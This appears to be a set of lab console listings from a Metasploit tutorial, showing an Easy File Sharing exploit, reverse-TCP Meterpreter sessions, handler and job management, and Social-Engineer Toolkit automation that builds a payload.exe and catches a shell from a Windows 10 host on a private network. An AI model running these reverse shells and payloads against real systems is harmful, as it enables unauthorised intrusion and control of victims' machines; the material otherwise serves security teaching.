[*] Session 1 created in the background.
msf5 exploit(windows/http/easyfilesharing_post) >
```

```
msf5 exploit(windows/http/easyfilesharing_post) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.10.13:4433
msf5 exploit(windows/http/easyfilesharing_post) >
[*] Sending stage (180291 bytes) to 192.168.10.22
[*] Meterpreter session 2 opened (192.168.10.13:4433 -> 192.168.10.22:49699) at 2020-03-08 01:20:33 -0500
[*] Stopping exploit/multi/handler

msf5 exploit(windows/http/easyfilesharing_post) >
```

```
msf5 exploit(windows/http/easyfilesharing_post) > sessions

Active sessions
===============

  Id  Name  Type                     Information
      Connection
  --  ----  ----                     -----------
      ----------
  1         shell x86/windows        Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporatio
n...  192.168.10.13:4444 -> 192.168.10.22:49698 (192.168.10.22)
  2         meterpreter x86/windows  WIN-6FO9IRT3265\Apex @ WIN-6FO9IRT3265
      192.168.10.13:4433 -> 192.168.10.22:49699 (192.168.10.22)


msf5 exploit(windows/http/easyfilesharing_post) > sessions -i 1 -n "Initial Access Shell on Windows"
[*] Session 1 named to Initial Access Shell on Windows
msf5 exploit(windows/http/easyfilesharing_post) > sessions -i 2 -n "Upgraded Meterpreter on Windows"
[*] Session 2 named to Upgraded Meterpreter on Windows
msf5 exploit(windows/http/easyfilesharing_post) > sessions

Active sessions
===============

  Id  Name                           Type                     Information
                                Connection
  --  ----                           ----                     -----------
                                ----------
  1   Initial Access Shell on Windows  shell x86/windows        Microsoft Windows [Version 6.1.7600] Copyright (c
) 2009 Microsoft Corporation...  192.168.10.13:4444 -> 192.168.10.22:49698 (192.168.10.22)
  2   Upgraded Meterpreter on Windows  meterpreter x86/windows  WIN-6FO9IRT3265\Apex @ WIN-6FO9IRT3265
                                192.168.10.13:4433 -> 192.168.10.22:49699 (192.168.10.22)
```

```
msf5 > set Prompt NJ
Prompt => NJ
NJ > workspace -a TestScan
[*] Added workspace: TestScan
[*] Workspace: TestScan
NJ > workspace TestScan
[*] Workspace: TestScan
NJ > set Prompt NJ:%W
Prompt => NJ:%W
NJ:TestScan > set Prompt NJ:%W:%H
Prompt => NJ:%W:%H
NJ:TestScan:kali > set Prompt NJ:%W:%H:%L
Prompt => NJ:%W:%H:%L
NJ:TestScan:kali:192.168.10.13 >
```

```
NJ:TestScan:kali:192.168.10.13 > set Prompt msf5
Prompt => msf5
msf5 > set Prompt %D:%H:%J:%L:%S:%T:%U:%W
Prompt => %D:%H:%J:%L:%S:%T:%U:%W
/home/kali:kali:0:192.168.10.13:2:01:48:49:kali:TestScan >


msf5 > set prompt NJ:%L:%W
prompt => NJ:%L:%W
NJ:192.168.10.13:TestScan > workspace
  Scan
  default
* TestScan
NJ:192.168.10.13:TestScan > save
Saved configuration to: /root/.msf4/config
NJ:192.168.10.13:TestScan > exit
[*] You have active sessions open, to exit anyway type "exit -y"
NJ:192.168.10.13:TestScan > exit -y
root@kali:/home/kali# msfconsole -q
NJ:192.168.10.13:TestScan >
```

```
msf5:192.168.10.13 > handler -p windows/meterpreter/reverse_tcp -H 192.168.10.13 -P 4444
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.10.13:4444
msf5:192.168.10.13 > jobs

Jobs
====

  Id  Name                   Payload                         Payload opts
  --  ----                   -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.10.13:4444

msf5:192.168.10.13 >
```

```
  Id  Name                   Payload                         Payload opts
  --  ----                   -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.10.13:4444

msf5:192.168.10.13 > rename_job 0 "Meterpreter Reverse on 4444"
[*] Job 0 updated
msf5:192.168.10.13 > jobs

Jobs
====

  Id  Name                        Payload                         Payload opts
  --  ----                        -------                         ------------
  0   Meterpreter Reverse on 4444  windows/meterpreter/reverse_tcp  tcp://192.168.10.13:4444

msf5:192.168.10.13 >
```

```
msf5:192.168.10.13 > sessions

Active sessions
===============

  Id  Name                 Type                   Information                          Connection
  --  ----                 ----                   -----------                          ----------
  1   Meterpreter on Win 7   meterpreter x86/windows  WIN-6FO9IRT3265\Apex @ WIN-6FO9IRT3265  192.168.10.13:4444 -
> 192.168.10.22:49738 (192.168.10.22)
  2   Meterpreter on Win 10  meterpreter x86/windows  DESKTOP-CBRES22\Nipun @ DESKTOP-CBRES22 192.168.10.13:1337 -
> 192.168.10.11:6287 (192.168.10.11)

msf5:192.168.10.13 > sessions -C getuid
[*] Running 'getuid' on meterpreter session 1 (192.168.10.22)
Server username: WIN-6FO9IRT3265\Apex
[*] Running 'getuid' on meterpreter session 2 (192.168.10.11)
Server username: DESKTOP-CBRES22\Nipun
msf5:192.168.10.13 >
```

```
root@kali:/usr/share/set# ./seautomate auto_script
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 4 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 192.168.10.13 to the interface...
[*] Sending command 1337 to the interface...
[*] Sending command yes to the interface...
```

```
 GNU nano 4.5                                auto_script
1
4
2
192.168.10.13
1337
yes
```

```
There is a new version of SET available.
                Your version: 8.0.1
              Current version: 8.0.3

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1

             Select from the menu:

               1) Spear-Phishing Attack Vectors
               2) Website Attack Vectors
               3) Infectious Media Generator
               4) Create a Payload and Listener
               5) Mass Mailer Attack
               6) Arduino-Based Attack Vector
               7) Wireless Access Point Attack Vector
               8) QRCode Generator Attack Vector
               9) Powershell Attack Vectors
              10) Third Party Modules

              99) Return back to the main menu.

            set> 4

  1) Windows Shell Reverse_TCP            Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter      Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL          Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64        Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64  Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster    Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable     Downloads an executable and runs it

set:payloads>2
```

set:payloads> IP address for the payload listener (LHOST):192.168.10.13

set:payloads> Enter the PORT for the reverse listener:1337
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe

set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.10.13
LHOST => 192.168.10.13
resource (/root/.set/meta_config)> set LPORT 1337
LPORT => 1337
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.10.13:1337
NJ:192.168.10.13:TestScan exploit(**multi/handler**) > [*] Sending stage (180291 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1337 -> 192.168.10.11:6891) at 2020-03-08 03:40:56 -0400